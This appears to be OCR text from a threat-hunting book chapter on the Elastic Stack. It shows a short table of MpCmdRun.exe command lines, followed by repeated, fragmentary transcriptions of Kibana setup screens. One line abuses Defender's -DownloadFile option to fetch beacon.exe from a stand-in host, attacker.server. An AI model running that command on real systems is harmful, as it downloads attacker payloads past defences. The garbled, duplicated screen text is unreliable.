MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" SignatureUpdate -ScheduleJob -RestrictPrivileges
MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" SignatureUpdate -ScheduleJob -RestrictPrivileges -Reinvoke
MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" SignaturesUpdateService -ScheduleJob -UnmanagedUpdate
MpCmdRun.exe	MpCmdRun.exe -DownloadFile -url https://attacker.server/beacon.exe -path c:\\temp\\beacon.exe




Analysts
Operators
Analysts/Operators
Infrastructure
H
I
P
E
S
R
1
2
2
3
4
5
Traditional Intel / Security Feedback Loop
Sustained Operations & Enduring Capabilities

Chapter 3: Introduction to the Elastic Stack



Home

Add data · Manage · Dev tools

Enterprise Search — Search everything →

Build a powerful search experience.

Connect your users to relevant data.

Unify your team content.

Observability — Centralize & monitor →

Monitor infrastructure metrics.

Trace application requests.

Measure SLAs and react to issues.

Security — SIEM & Endpoint Security →

Prevent threats autonomously.

Detect and respond.

Investigate incidents.

Kibana — Visualize & analyze →

Analyze data in dashboards.

Search and find insights.

Design pixel-perfect presentations.

Plot geographic data.

Model, predict, and detect.

Ingest your data

Try our

Add data
Ingest data from popular apps and services.

Add Elastic Agent
Add and manage your fleet of Elastic Agents and integrations.


Upload a file
Import your own CSV, NDJSON, or

⚠ Your data is not secure

Don't lose one bit. Enable our free security features.

□ Don't show again

Enable security · Dismiss



Home

Add data · Manage · Dev tools

Enterprise Search — Search everything →

Build a powerful search experience.

Connect your users to relevant data.

Unify your team content.

Observability — Centralize & monitor →

Monitor infrastructure metrics.

Trace application requests.

Measure SLAs and react to issues.

Security — SIEM & Endpoint Security →

Prevent threats autonomously.

Detect and respond.

Investigate incidents.

Kibana — Visualize & analyze →

Analyze data in dashboards.

Search and find insights.

Design pixel-perfect presentations.

Plot geographic data.

Model, predict, and detect.


Ingest your data

Try our sample data

Add data
Ingest data from popular apps and services.

Add Elastic Agent
Add and manage your fleet of Elastic Agents and integrations.

Upload a file
Import your own CSV, NDJSON, or log file.



Build a powerful search experience.

Connect your users to relevant data.

Unify your team content.

Monitor infrastructure metrics.

Trace application requests.

Measure SLAs and react to issues.

Prevent threats autonomously.

Detect and respond.

Investigate incidents.

Analyze data in dashboards.

Search and find insights.

Design pixel-perfect presentations.


Plot geographic data.

Model, predict, and detect.

gest data from popular apps and services.

Add and manage your fleet of Elastic Agents and integrations.


Import your own CSV, NDJSON, or log file.



Welcome to Stack Management 7.10.2

Manage your indices, index patterns, saved objects, Kibana settings, and more.


A complete list of apps is in the menu on the left.



You have data in Elasticsearch.
Now, create an index pattern.

Kibana requires an index pattern to identify which indices you want to explore. An index pattern can point to a specific index, for example, your log data from yesterday, or all indices that contain your log data.

Want to learn more? Read documentation



Create index pattern

An index pattern can match a single source, for example, `filebeat-4-3-22` , or **multiple** data sources, `filebeat-*` .
Read documentation

Step 1 of 2: Define an index pattern

Index pattern name


index-name-*

Use an asterisk (*) to match multiple indices. Spaces and the characters \, /, ?, ", <, >, | are not allowed.

○ Include system and hidden indices

Your index pattern can match any of your 9 sources.

auditbeat-7.10.2	Alias
auditbeat-7.10.2-2021.01.31-000001	Index
filebeat-7.10.2	Alias
filebeat-7.10.2-2021.01.31-000001	Index
my-first-index	Index
packetbeat-7.10.2	Alias
packetbeat-7.10.2-2021.01.31-000001	Index
winlogbeat-7.10.2	Alias
winlogbeat-7.10.2-2021.02.01-000001	Index



Create index pattern

An index pattern can match a single source, for example, `filebeat-4-3-22` , or **multiple** data sources, `filebeat-*` .
Read documentation

Step 1 of 2: Define an index pattern


Index pattern name: filebeat-*

multiple indices. Spaces and the characters \, /, ?, ", <, >, | are not allowed.

○ Include system and hidden indices

✓ Your index pattern matches 2 sources.

filebeat-7.10.2	Alias
filebeat-7.10.2-2021.01.31-000001	Index



Create index pattern


An index pattern can match a single source, for example, `filebeat-4-3-22` , or **multiple** data sources, `filebeat-*` .
Read documentation

Step 2 of 2: Configure settings

Specify settings for your **filebeat-*** index pattern.

Select a primary time field for use with the global time filter.


Time field: @timestamp




Index patterns

Create and manage the index patterns that help you retrieve your data from Elasticsearch.

